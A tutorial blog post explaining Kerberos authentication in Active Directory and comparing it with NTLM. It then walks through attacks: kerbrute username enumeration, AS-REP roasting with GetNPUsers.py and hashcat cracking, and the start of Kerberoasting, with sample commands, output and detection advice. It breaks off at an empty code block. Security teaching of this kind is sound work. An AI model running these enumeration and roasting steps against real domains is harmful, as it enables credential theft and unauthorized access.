Mastering the Three Headed Guardian
Making kerberos easy for you and understanding how attacks work.

Understanding how things are broken and improving their security is our daily bread in cybersecurity.
So as for today, we’re setting our sights on… drum roll, please…

Kerberos!!!
But before we think about breaking it, let’s understand how it’s supposed to work.
So we should first of all we should address the main question.
What is Kerberos?
Kerberos is a stateless network authentication protocol, It operates via cryptographic tickets that are time-limited and function similarly to tokens. Kerberos is used to allow users and services on a network to mutually verify their identity and communicate securely over an insecure network.
Kerberos mitigates credential exposure by design. It authenticates using cryptographically secured tickets, eliminating the transmission of passwords over the network.
Kerberos has been the default authentication method since windows server 2000.
It is stateless
As there’s no central server keeping track of every ticket. Instead, all the information needed to verify a ticket is included in the ticket itself and checked at each step.
Uses port
88 TCP/UDP
Kerberos uses port88over both UDP and TCP by default, Modern environments often prefer TCP due to larger ticket sizes.
In a nutshell, Kerberos is a network authentication protocol that is designed to perform identity verification between entities. So now that we know the what, the next question we should ask is, where is this authentication actually performed?
This brings us to the Key Distribution Center (KDC).
What is the KDC
![[KDC]](/assets/img/images/posts/mastering_kerberos/KDC%20marked.png)
KDC or (Key Distribution Center) is simply a service running on a Domain Controller which handles authentication and facilitates authorization by granting access to resources, it issues tickets and session keys to principals within a network to provide the authentication and authorization as needed.
A principal
Is any entity, whether a (user, service, or host), that requires authentication within a Kerberos realm or domain, Each principal is registered with the Key Distribution Center (KDC) and shares a long-term secret key with it.For users, this key is derived from a password. for services, it’s often a randomly generated key stored in a credentials file (keytab). During authentication, the KDC issues tickets to prove the principal’s identity to other principals in the realm.
(When we talk about “long‑term key or long-term secret,” that’s just a fancy term for password hashes.)
Fun fact!
You may hear the termsrealmanddomainThe main difference is that arealmis a not limited to only Active Directory environments, it includes environments outside Active Directory, e.g. (UNIX/Linux).When dealing with realms it usually matches the domain name but is written in uppercase, e.g.
CORP.EXAMPLE.COM. (It is done like that because Kerberos was originally designed for UNIX environments, where case sensitivity matters. check RFC 4120)
Understanding Session Keys
![[229291584_11003577.png]](/assets/img/images/posts/mastering_kerberos/sessionkey.png)
A session key is a temporary symmetric cryptographic key used during a session between two principals it is used to encrypt all the communications between a principal and a network service after successful authentication and It has a limited lifetime of the session duration.
Ticket Granting Ticket (TGT)
![[229291584_11003577.png]](/assets/img/images/posts/mastering_kerberos/ticket.png)
A Ticket Granting Ticket (TGT) is a secure user authentication token issued by the KDC that is used to request access tokens (Service Tickets) from the Ticket Granting Service (TGS) for specific resources on the domain.
Kerberos is considered an SSO (Single Sign-On) model
Because a user logs in once and can access multiple services by reusing the TGT ticket to obtain service tickets without needing to re-enter credentials or maintain separate credentials for each service accessed.
It’s purpose is to be used as a token to avoid sending credentials directly on each request.
Understanding the KDC
To explain the KDC we should understand each component that conforms the KDC.
- The Authentication Service (AS)
- The Database
- Ticket Granting Service (TGS)
![[KDC]](/assets/img/images/posts/mastering_kerberos/KDC_Structure.png)
I will proceed to explain each component of the KDC, so first we have…
Authentication Service (AS)
The Authentication Service (AS) is the component of the KDC, that manages the initial authentication phase by validating principal credentials against a database of known principals.
Let’s see an example of a user trying to login in and how is the Authentication Service involved:
User enters credentials an tries to log in.
The user password is used to encrypt a timestamp, then that is used to send an AS-REQ (Authentication Service Request) asking for a
TGTto the AS.After successful validation from the AS by checking its database and doing checks to confirm if the authentication is valid by decrypting the information sent by the client, the AS responds with an AS-REP (Authentication Service Reply) containing a Ticket-Granting Ticket (TGT).
Now, this TGT acts as a secure token, enabling the user to request service tickets from the Ticket Granting Service without transmitting directly their password again.
Be aware that
The initial reply from the Authentication Service is encrypted using a key derived from the user’s password. This ensures that only the legitimate user can decrypt it to obtain the Ticket-Granting Ticket (TGT) and its associated session key.Without the user’s password, an attacker cannot decrypt this message. As a result, they cannot proceed to request service tickets or gain access to any protected service.
Please remember
Kerberos authentication is not only limited to users, it can be also be any security principals such as (services, users, hosts, processes, etc.)
The database
It is where all the principals and password hashes are stored, data such as information about user and group objects, group membership is on the database, to perform authentication. which the KDC uses to verify identities and to encrypt and sign tickets during the authentication process.
In addition to identities and keys, the database also contains policy information, such as password complexity rules, ticket lifetimes, expiration dates, and access restrictions.
By default, In active directory environments the NTDS.dit file is used as the database file and is located in
%SystemRoot%\NTDS\Ntds.dit, e.g.C:\Windows\NTDSand is stored on a domain controller, if we have sufficient privileges an attacker could extract its contents and use tools to obtain hashes tied to principals.
For reference please check
OS Credential Dumping: NTDS (MITRE | ATT&CK)
![[KDC]](/assets/img/images/posts/mastering_kerberos/NTDS.png)
I know what you might be thinking however…
The KDC stores each principal’s long‑term secret key, encrypted under a KDC master key. This means the database alone isn’t enough to recover those keys.In Active Directory, these same secrets are kept in
NTDS.dit. However, they’re not protected by a single KDC master key. Instead, they are encrypted with the Password Encryption Key (PEK) and further secured by Windows system-level protection (like LSA secrets/DPAPI, which use the system boot key). As a result, having just theNTDS.ditfile is not enough to retrieve a principal’s keys.
In non‑AD deployments
Kerberos typically uses its own database, notNTDS.dit.For example, MIT Kerberos supports DB modules like db2/LMDB and can also use LDAP backends, Heimdal provides similar HDB backends.
As far as we know with TGT’s we can authenticate so now we need to be able to get authorization to access the needed services,
Enter TGS!
![[229291584_11003577.png]](/assets/img/images/posts/mastering_kerberos/TGS.png)
The TGS or Ticket Granting Service complements the AS by handling service specific authentication requests. After a user obtains a TGT from the AS, they present it to the TGS to request access to specific network resources. The TGS verifies the TGT validity and issues service tickets (ST) for authorized resources.
Fun Fact!
As I early mentioned at the start of this post, Kerberos is Stateless, Since the KDC does not track past sessions, the Ticket Granting Service (TGS) uses a valid Ticket-Granting Ticket (TGT) as proof of prior authentication. In short, a valid TGT implies a verified identity.
Tickets are time limited
The TGT is encrypted with the TGS’s own secret key and has a limited lifespan, typically around ~10 hours.
Security Identifier (SID)
A Security Identifier is a unique identifier assigned to a security principal upon creation within an Active Directory domain.
Windows employs the SID, in place of user or group names, to control access to various resources like shared network folders, registry keys, file system objects (NTFS permissions), printers, and more.
SIDs are used to define permissions, group membership, and authorization boundaries. Every account, group, or process has its own unique SID, which, in an AD environment, is issued by the domain controller and stored in the database.
A SID can only be used once. Even if the corresponding security principal is deleted, it can never be reused in that environment to identify a different user or group.
The SIDs of Active Directory objects are stored in the
NTDS.ditdatabase, and the SIDs of local users and groups are in the local Windows Security Account Manager (SAM) database in theHKEY_LOCAL_MACHINE\SAM\SAMregistry key.
When a user logs in, the system creates an access token for them which contains the user’s SID, the rights they have been granted, and the SIDs for any groups that the user is a member of. This token is used to check rights whenever the user performs an action on the computer.
I will show you an example on what does an SID looks like:
1
2
3
4
5
6
7
8
PS C:\> whoami /user

USER INFORMATION
----------------

User Name           SID
=================== =============================================
MYDOMAIN\pwnuser    S-1-5-21-3623811015-3361044348-30300820-1013
looking at the SID section we see these numbers
1
S-1-5-21-3623811015-3361044348-30300820-1013
S– indicates that this string contains a SID1– version number of the identifier (always 1)5– authority identifier (5 for NT Authority, 12 for Entra ID, 1– Everyone group)21-3623811015-3361044348-30300820– this is the unique identifier of the domain that issued the SID. This part will be the same for all objects within the same domain1013– the object’s relative security identifier (RID). It starts at 1000 and increases by 1 for each new object. Issued by a domain controller with the FSMO role RID Master.
There are also the Well-known SIDs in Windows. These are the SIDs for built-in users and groups on any Windows computer.
Service accounts
Service accounts are non-human accounts used by applications and systems (not people) to run automated tasks.
They operate autonomously, performing automatic, repetitive, and scheduled actions in the background, often without human intervention. they allow services like databases, web servers, or background processes to securely access resources and communicate with other systems without human interaction.
Importance of service accounts
Critical network services can be (unfortunately) often installed using the credentials of the administrator performing the setup.For example, if we install a File Server while logged into a server with an admin account, the service will by default run under our own user context unless we specify otherwise. If we later leave the organization or are terminated, standard procedure is to disable that user account as part of the offboarding process.
In this scenario, the File Server (and any other services configured the same way) would fail to start on reboot. This would prevent users from accessing shared drives and files, leading to significant business disruption.
That is why it’s strongly recommended to create dedicated user accounts to run critical network services, these are known as service accounts.
If service accounts are automated how do they authenticate without interaction?
A keytab (key table) is a file that contains one or more service principals’ long-term secret keys, derived from their Kerberos passwords but stored in a form that allows services to authenticate without human intervention. It’s essentially the service’s equivalent of a password file.
A stolen keytab allows an attacker to fully impersonate that service within the Kerberos realm until the service account password is changed and the keytab regenerated.
What are SPNs?
A Service Principal Name (SPN) is a unique identifier for a specific service instance that maps a service instance to a service account on the domain. This allows the client to request authentication to a service even if it doesn’t know the service account name.
The SPN is required by the client to request access, it tells the KDC exactly which service the client wants. The KDC then uses the SPN to issue the appropriate service ticket and to locate the service’s long-term key with which it encrypts the service ticket, ensuring only that service can decrypt and use it.
An SPN is made up of two parts
- the service class and the service name. The service class identifies the general type of service, such as HTTP or SQL.
- The service name identifies the specific service instance, such as the fully qualified domain name (FQDN) of a web server.
Based on that the common format for SPNs is service class/fqdn:port@REALM (e.g. HTTP/servername.domain.tld@MYREALM.COM). This SPN identifies the web server as a service instance of the HTTP service class.
When a client requests a service, it sends a Kerberos ticket request to the Key Distribution Center (KDC) that includes the SPN of the service it wants to access. The KDC uses the SPN to locate the service account in the Active Directory domain and generate a ticket-granting ticket (TGT) for the client to access the service.
The service tickets (ST) are encrypted with the NTLM hash of the service account that is targeted.
So that only the intended service, which possesses the corresponding NTLM hash (derived from its password), can decrypt the TGS and authenticate the user.Because of that any domain user can request a Kerberos ticket for any service account in the same domain. (This will be relevant later on: Kerberoasting)
Important to know
When IP addressed are used instead of SPN names kerberos falls back to NTLMv2. Example: \192.168.10.12\scan – NTLM will be used, as no principal is created for the IP address because of that we can be sure that Kerberos is dependent to services such as DNS to operate correctly.
In a nutshell, the SPN is a unique identifier for a service instance that is used to associate the service with a service logon account and facilitate authentication and authorization in a Kerberos environment.
What is the infamous KRBTGT account?
You may have encountered references to the KRBTGT account. If not, here is a detailed clarification.
KRBTGT is a built‑in, default service account created in every Active Directory domain. It serves as the Kerberos Key Distribution Center (KDC) service account, enabling the cryptographic core of Kerberos authentication.
Its primary purpose is to sign and encrypt Ticket-Granting Tickets (TGTs). Domain controllers use the KRBTGT account’s long‑term key (derived from its password hash) to cryptographically sign all TGTs issued by that domain. This signature validates that a TGT was legitimately issued by a trusted KDC and hasn’t been tampered with.
Because the KRBTGT account’s key is the trust anchor for all TGTs, anyone who possesses its password hash can forge valid TGTs for any user, with any privileges, for any duration they choose. This is the basis of the Golden Ticket attack.
An attacker with a Golden Ticket can maintain persistent, undetectable access to the domain, even if every user and administrator account password is changed. The forged TGTs will remain valid until the KRBTGT account password is changed twice (to invalidate both current and previous keys), and all existing Kerberos tickets expire.
Unfortunately It is common that, the KRBTGT account’s password has not changed since the Active Directory domain was created. So it could be victim to attacks against it.
Privilege Attribute Certificate (PAC)
The Privilege Attribute Certificate (PAC) is a cryptographically signed data structure embedded within Kerberos tickets which is used by the target service to identify the user, this allows other systems to read the PAC from the user’s ticket and determine their privileges without contacting the domain controller.
The PAC contains embedded details about the user and their privileges which includes Security Identifiers (SIDs) and group membership SIDs.
For the TGT, the PAC is signed twice by the KDC’s (krbtgt) long-term key. These signatures confirm the PAC’s authenticity and will later be replaced. To prevent tampering, the entire TGT is encrypted using the KDC’s long-term key.
ANALOGY TIME!
I know it was too much information, so let’s recap and simplify stuff, When thinking about Kerberos, you can compare it to an amusement park where you’re already registered as a member.
![[KDC]](/assets/img/images/posts/mastering_kerberos/kerberos_analogy.jpg)
Entrance (AS)
Before you can enjoy the rides, you first stop at the ticket booth and prove who you are at the entrace by sharing a know secret between you two. (the Authentication serverASin the KDC) The booth checks that you’re on the guest list (Database) and your know secret, and if succeded, gives you a special pass like a wristband for the day (A Ticket Granting TicketTGT).Ride Counter (TGS)
With that pass, whenever you want to try a ride, you go to the ride’s ticket counter (Ticket Granting ServiceTGS) to get a ticket (Service TicketST) for the ride you want by showing your wristband (TGT). They check your pass and if you have permissions to go to that ride, then give you a ticket for that specific ride (just like Kerberos gives you a service ticket(ST)for each service you access).Boarding the ride (Service)
At the ride entrance, the supervisor checks your ticket and lets you in. (The service validates your Service Ticket) You can even check their badge to make sure they’re really part of the park (Kerberos supports mutual authentication, so the client verifies the service identity too)Employees have staff badges for broader access, but they still use the wristband‑and‑ticket process. (Like service accounts with SPNs: services have their own key to validate tickets.)
If you would like to see the original analogy
(Recommended)which was elaborated by Elad Shamir on a 2021 DEF CON Workshop Please read:
Kerberos Delegation Attacks | Elad Shamir
So with us now understanding the concepts we can review the full process of accessing a service.
Joining all the pieces of the puzzle
Kerberos in Action.
![[kerberos operation]](/assets/img/images/posts/mastering_kerberos/kerberos_auth_process.png)
reference: ionos
AS‑REQ
When the user logs in to a PC in the domain their password is used to encrypt a timestamp, when that process is completed anAS_REQ(Authentication Service Request) asking for aTGTis sent to the KDC.AS‑REP
The KDC’s AS verifies the user’s identity by checking its database and checks if the authentication is valid by decrypting the information sent by the client by using it’s password to decrypt theAS-REQ, once confirmed, responds with an Authentication Service Response (AS‑REP).- This response includes an encrypted Ticket Granting Ticket (TGT) encrypting it with the secret key of the
krbtgtaccount. This TGT is used to request service tickets for accessing network resources, allowing authentication without repeatedly transmitting the user’s credentials. and an encrypted session key.
- This response includes an encrypted Ticket Granting Ticket (TGT) encrypting it with the secret key of the
To achieve this, the Authentication Service (AS) ensures that both the client and the Ticket Granting Service (TGS) are present in the database. If they are, the AS generates a secret key and creates a session key (Session Key 1 ->
SK1), which is encrypted using the principal’s secret key. It also builds the TGT containing the client’s network address, ID, timestamp, lifetime, and SK1. Finally, the TGT is encrypted with the TGS’s secret key before being sent to the client.
Client Decrypts AS‑REP and Prepares Authenticator
Message Decryption
The client uses the principal secret key to decrypt the AS‑REP, extract the TGT and SK1, and then generates an authenticator that will be used to validate the TGS.TGS‑REQ
When the client needs to access a service, it requests a service ticket from the Ticket Granting Service (TGS) using the TGT.Request for Access Using the TGT
The client sends the authenticator and the extracted TGT to the TGS.TGS Processing & Service Ticket Creation
Creation of Ticket for the target service
The TGS secret key is used to decrypt the TGT from the client and extract SK1. The TGS also decrypts the authenticator and verifies that it matches the network address and the client ID, and ensures that the TGT is not expired by using the extracted timestamp.If all checks succeed, the KDC/TGS will generate a shared service session key (SK2) for the target server and the client, and then create a service ticket with the client network address, ID, timestamp, and SK2.
The ticket is then encrypted with the server’s secret key.
The client receives the service ticket and SK2, which are encrypted with SK1.
(This is the point where the TGS issues a ticket for the specific service, encrypted with the service’s secret key.)Client Prepares to Talk to the Service
Authentication Using the File/Service Ticket
The client decrypts the TGS reply with SK1 to extract SK2. Doing so, it generates another authenticator, encrypted with SK2, that includes the client ID, network address, and timestamp.AP‑REQ
The client presents the service ticket along with the new authenticator to the target server to authenticate and gain access.AP‑REP
Decryption and Authentication of the Target Server
The target server decrypts the service ticket and extracts SK2 using the server’s secret key. SK2 is then used to decrypt the authenticator, and checks are performed to ensure that the client network address and ID from the service ticket and the authenticator match and that the ticket is valid.After all checks pass, the server sends a message to the client confirming that both the server and the client have authenticated each other.
Tickets caching
Kerberos improves both security and user experience by caching tickets locally. Upon initial login, a Ticket-Granting Ticket (TGT) is stored. Later, when a user accesses a service like a file share, a Service Ticket for that share is obtained using the TGT and is also cached. For subsequent accesses, the client automatically uses the cached Service Ticket, so no password is sent over the network.
You can verify cached tickets on a domain-joined computer using the klist command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
PS C:\Users\Alice> klist

Current LogonId is 0:0x3e7

Cached Tickets: (2)

#0> Client: alice@MYDOMAIN.LOCAL
     Server: krbtgt/MYDOMAIN.LOCAL@MYDOMAIN.LOCAL
     KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
     Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
     Start Time: 3/10/2025 09:15:00 (local)
     End Time:   3/10/2025 19:15:00 (local)
     Renew Time: 3/17/2025 09:15:00 (local)
     Session Key Type: AES-256-CTS-HMAC-SHA1-96

#1> Client: alice@MYDOMAIN.LOCAL
     Server: cifs/fileserver.mydomain.local@MYDOMAIN.LOCAL
     KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
     Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
     Start Time: 3/10/2025 10:20:00 (local)
     End Time:   3/10/2025 19:15:00 (local)
     Renew Time: 3/17/2025 09:15:00 (local)
     Session Key Type: AES-256-CTS-HMAC-SHA1-96
As we know Kerberos is the default authentication method for active directory. NTLM is used whenever kerberos fails, or to maintain compatibility with legacy implementations, so lets talk for a bit about differences between Kerberos and NTLM.
Kerberos vs NTLM auth
I’ll save the NTLM deep dive for another day. Right now, we will be focusing on making a short explanation and comparison between the two.
A short explanation of how NTLM operates
- NTLM is a suite of security protocols. It was the default authentication protocol in older Windows versions but is restricted to limited scenarios today such as workgroup environments, local accounts and legacy applications.
NTLM authentication works through a challenge response mechanism.

Image from: Redlings
- The client sends a logon request using a username and password (Negotiate Phase).
- The server responds with a challenge (a 16-byte random number).
- The client encrypts the challenge using the user’s hashed password as the encryption key and sends it back to the server.
- The server verifies the response against stored credentials in the Security Account Manager (SAM) database. If the response is correct, authentication is granted.
These hashes are stored locally in the SAM database or the NTDS.DIT database file on a Domain Controller. The protocol has two hashed password values to choose from to perform authentication: the LM hash. and the NT hash
For reference please check
Windows hashes | gkourgkoutas.net
Windows Hashes Explained | petergombos (Medium)

The Security Account Manager (SAM) database is Windows’ local authentication system, storing encrypted password hashes and user security details. It handles authentication on standalone PCs or in workgroups without Active Directory. this is automatically by the
LSASS.exeprocess. (Which can be dumped to get credentials if we have enough privileges)
For reference please check
OS Credential Dumping: LSASS Memory (MITRE | ATT&CK)
Shortcommings
NTLM is vulnerable to
pass-the-hashattacks where attackers can use captured password hashes to authenticate without knowing the actual password.before Kerberos, authentication resulted in a user’s hash stored within memory upon authentication. If a target machine was compromised and the hash was stolen, the attacker could access anything that the user account had access to via a Pass-The-Hash attack.
NTLM, particularly NTLMv1, uses the MD4 hashing algorithm, which is considered weak and vulnerable to rainbow table attacks. This weakness makes it easier for attackers to crack password hashes and gain unauthorized access.
NTLM’s challenge-response process is predictable, which makes it susceptible to replay attacks if additional security measures like signing or encryption are not implemented.
Understanding Kerberos Principals and Identification
I know this is leads to an NTLM relay attack, but I wanted to explain the how Kerberos handles principals.
Kerberos fundamentally relies on Service Principal Names (SPNs) to identify services on the network, while NTLM can work directly with IP addresses. This architectural difference explains why some legacy systems continue to require NTLM.
How Kerberos Works with Principals:
Kerberos requires that every service be registered with a unique SPN in Active Directory. These SPNs follow the format:
SERVICE/HOSTNAME.DOMAIN (e.g., HTTP/webserver.domain.local or HOST/fileserver.domain.local).
Practical Example:
Consider a workstation with these parameters:
DNS name: station.domain.local
IP address: 192.168.10.12
Shared folder: scan
When accessing the shared folder via different UNC paths:
\\station.domain.local\scan– Kerberos will be used. The client requests a ticket for the SPNHOST/station.domain.local.\\192.168.10.12\scan– NTLM will be used, as no SPN is registered for the IP address192.168.10.12.
Why This Matters for Security:
NTLM Persistence: Administrators often cannot disable NTLM completely because legacy equipment (printers, routers, embedded systems) and some applications may only support IP-based access or lack proper Kerberos support.
Attack Implications: Attackers aware of this limitation can force NTLM authentication by directing connections to IP addresses rather than hostnames. This can enable NTLM relay attacks, which are not possible with Kerberos due to its mutual authentication properties.
Service Discovery: While not directly related to user enumeration, SPNs are crucial for service account discovery. Attackers often query AD for registered SPNs to identify potential targets for Kerberoasting attacks.
Best Practice:
For optimal security, ensure all internal services are accessed via their DNS names rather than IP addresses, and work toward eliminating dependencies that require NTLM fallback. This allows you to eventually disable NTLM and rely solely on the more secure Kerberos protocol.
Forcing Kerberos usage by accessing resources via hostnames rather than IPs removes the NTLM fallback path and strengthens your overall authentication security posture.
Kerberos vs NTLM
Here I will share a table explaining the difference between each protocol so you can compare both.
| Feature | NTLM | Kerberos |
|---|---|---|
| Authentication Mechanism | Challenge-Response (client proves identity using hashed password) | Ticket-Based (client obtains tickets from Key Distribution Center) |
| Mutual Authentication | Not supported | Supported (client and server authenticate each other) |
| Delegation Support | Only supports local impersonation (which allows a server process to temporarily assume the security context of a client on the local system. ) | Supports delegation (services act on behalf of users) and impersonation |
| Single Sign-On (SSO) | Not supported | Fully supported |
| Encryption Algorithms | MD4 (NTLMv1), HMAC-MD5 (NTLMv2) (which are insecure by nowdays standards) | AES (Advanced Encryption Standard) (Very secure) |
| Password Handling | Password hash sent over network (vulnerable to pass-the-hash attacks) | Password never sent, uses tickets and session keys |
| Replay Attack Protection | Weak (no time-limited tokens) | Strong (time-limited tickets prevent replay attacks) |
| Primary Use Case | Legacy systems, local authentication, workgroups | Domain authentication in Active Directory environments |
| Security Strength | Low (vulnerable to brute force, pass-the-hash, replay attacks) | High (AES encryption, mutual auth, MFA support) |
Now that we have the theory, as promised let’s talk about some attacks.

Attacks against Kerberos
Kerberos User Enumeration
Kerberos by default uses pre-authentication which is a security feature designed to prevent unauthorized users from blindly requesting TGTs without proving their identity first. a user must provide a valid timestamp encrypted with their password before the Key Distribution Center (KDC) will process their authentication request.
If the timestamp is incorrect (indicating an invalid password), the request is immediately rejected, making it harder for attackers to enumerate valid usernames or attempt offline brute-force attacks.
However, some organizations disable pre-authentication for specific accounts, to allow them to authenticate in environments where they cannot handle the pre-authentication step correctly.
When pre-authentication is disabled, the KDC responds to authentication requests with an encrypted TGT, even if the password is incorrect. This enables attackers to use Kerbrute or tools like GetNPUsers.py to enumerate valid usernames, since the presence of a response confirms that the account exists.
Attack scenario
A brute-force attack against Kerberos offers a unique advantage compared to attacks on other authentication systems: it does not require a valid domain account, only network access to the Key Distribution Center (KDC).
By sending an Authentication Service Request (AS-REQ), an attacker can analyze the KDC’s response to confirm whether a username exists.
This makes it possible to efficiently enumerate valid accounts using word lists, effectively turning username discovery into a brute-force process.
This is further aided by the fact that in Active Directory, Kerberos pre‑authentication failures are not logged as standard logon failures (Event ID 4625). Instead, they are recorded under the more specific Event ID 4771: Kerberos pre-authentication failed. Because this event is less commonly monitored, it reduces the likelihood that an attack will be detected.
Attackers can also use Kerberos User Enumeration to identify accounts that do not require pre-authentication, increasing the scope of the attack.
However, performing aggressive brute‑forcing can trigger account lockout policies, potentially suspending targeted user accounts. Attackers must therefore balance the speed of their enumeration against the risk of raising defenses.
Using kerbrute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
user@pwnarchive:~$ ./kerbrute_linux_amd64 userenum -d lab.ropnop.com usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (43f9ca1) - 03/06/19 - Ronnie Flathers @ropnop

2019/03/06 21:28:04 >  Using KDC(s):
2019/03/06 21:28:04 >   pdc01.lab.ropnop.com:88

2019/03/06 21:28:04 >  [+] VALID USERNAME:       amata@lab.ropnop.com
2019/03/06 21:28:04 >  [+] VALID USERNAME:       thoffman@lab.ropnop.com
2019/03/06 21:28:04 >  Done! Tested 1001 usernames (2 valid) in 0.425 seconds
Solution
Kerberos user enumeration can be hard to spot because you need good monitoring set up. The system must detect unusual spikes in AS-REQ requests that aren’t followed by normal login steps.
First, you must adjust the default audit settings to log these attempts. Go to Group Policy under:
Computer Configuration\Policies\Windows Settings\Security Settings\Advanced Audit Policy Configuration\Audit Policies\Account Logon
Set these three policies to “Success and Failure”:
Audit Credential Validation
Audit Kerberos Authentication Service
Audit Kerberos Service Ticket Operations
This makes sure failed logins are recorded. Once enabled, you can search the event log for Event ID 4768 and look inside for the error code “0x6”.
Why isn’t Event ID 4768 enough by itself?
Event 4768 logs every TGT request (including legitimate ones). So just monitoring this event won’t tell you about attacks. The error code “0x6” means KDC_ERR_C_PRINCIPAL_UNKNOWN, which is what’s returned when a username doesn’t exist. You can only suspect an attack if you see many of these “0x6” errors happening in a short time.
Roasting Attacks
These are credential theft techniques which target weak Kerberos implementations, they are focused on cracking credentials to gain unauthorized access.
AS-REQ Roasting
![[Active-Directory-KDC.png]](/assets/img/images/posts/mastering_kerberos/AS_REP_ATTACK.png)
If “Do not require Kerberos preauthentication” setting is enabled, the KDC skips this step and issues a TGT without verifying the client first. While this might be needed for compatibility with older systems or certain applications, it’s generally considered insecure, because attackers can request encrypted data and attempt offline brute-force attacks on the account’s password.
it’s possible to obtain the TGT for any account that has the “Do not require Kerberos pre-authentication” setting enabled.
AS-REQ Roasting is possible when Kerberos pre-authentication is not configured. This allows anyone to request authentication data for a user. In return, the KDC would provide an AS-REP message.
Since part of that message is encrypted using the user’s password, it is possible to perform an offline brute-force attack to try and retrieve the user’s password.
The only information an attacker requires is the username they want to attack, which can also be found using other enumeration techniques.
If an account has pre-authentication disabled, an attacker can obtain an encrypted Ticket Granting Ticket (TGT) for the affected account without any prior authentication. These tickets are vulnerable to offline password attacks using a tool like Hashcat or John the Ripper
In practice, tools such as the Impacket script GetNPUsers.py are often used to automate this attack. The script targets Active Directory environments in an attempt to extract Ticket Granting Ticket (TGT) hashes from accounts (particularly those configured without pre‑authentication) which can later be used in offline cracking or pass‑the‑hash attacks.
“NPUsers” stands for “No Pre-Authentication Users.”
Attack Scenario
Find vulnerable accounts
1
2
3
4
5
6
7
# Using Impacket's GetNPUsers
user@pwnarchive:~$ GetNPUsers.py domain.local/ -no-pass -usersfile users.txt
[-] User jsmith requires preauthentication
[-] User admin requires preauthentication
[*] User svc_backup doesn't require preauthentication
[*] Hash for svc_backup:
$krb5asrep$23$svc_backup@DOMAIN.LOCAL:a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4$a1b2c3d4e5f6...
Crack the hash
1
user@pwnarchive:~$ hashcat -m 18200 svc_backup.hash rockyou.txt
If cracked: Password123
Kerberoasting
Kerberoasting is an attack against service accounts that allows an attacker to perform an offline password-cracking attack against the Active Directory account associated with the service.
It is similar to AS-REQ Roasting but does require being previously authenticated to the domain. In other words, we need a session on a domain-joined machine to perform the attack.
Attack Scenario
Let’s say attacker has compromised a regular domain user account (john.smith). They want to escalate privileges by targeting service accounts that use Kerberos authentication. Many service accounts use weak passwords that can be cracked offline.
How Kerberoasting Works:
Any domain user can request service tickets for service accounts (SPNs)
The ticket is encrypted with the service account’s password hash
The attacker extracts this encrypted ticket and cracks it offline
If cracked, they get the service account’s password (often high-privileged)
Find Service Accounts (SPNs)
1
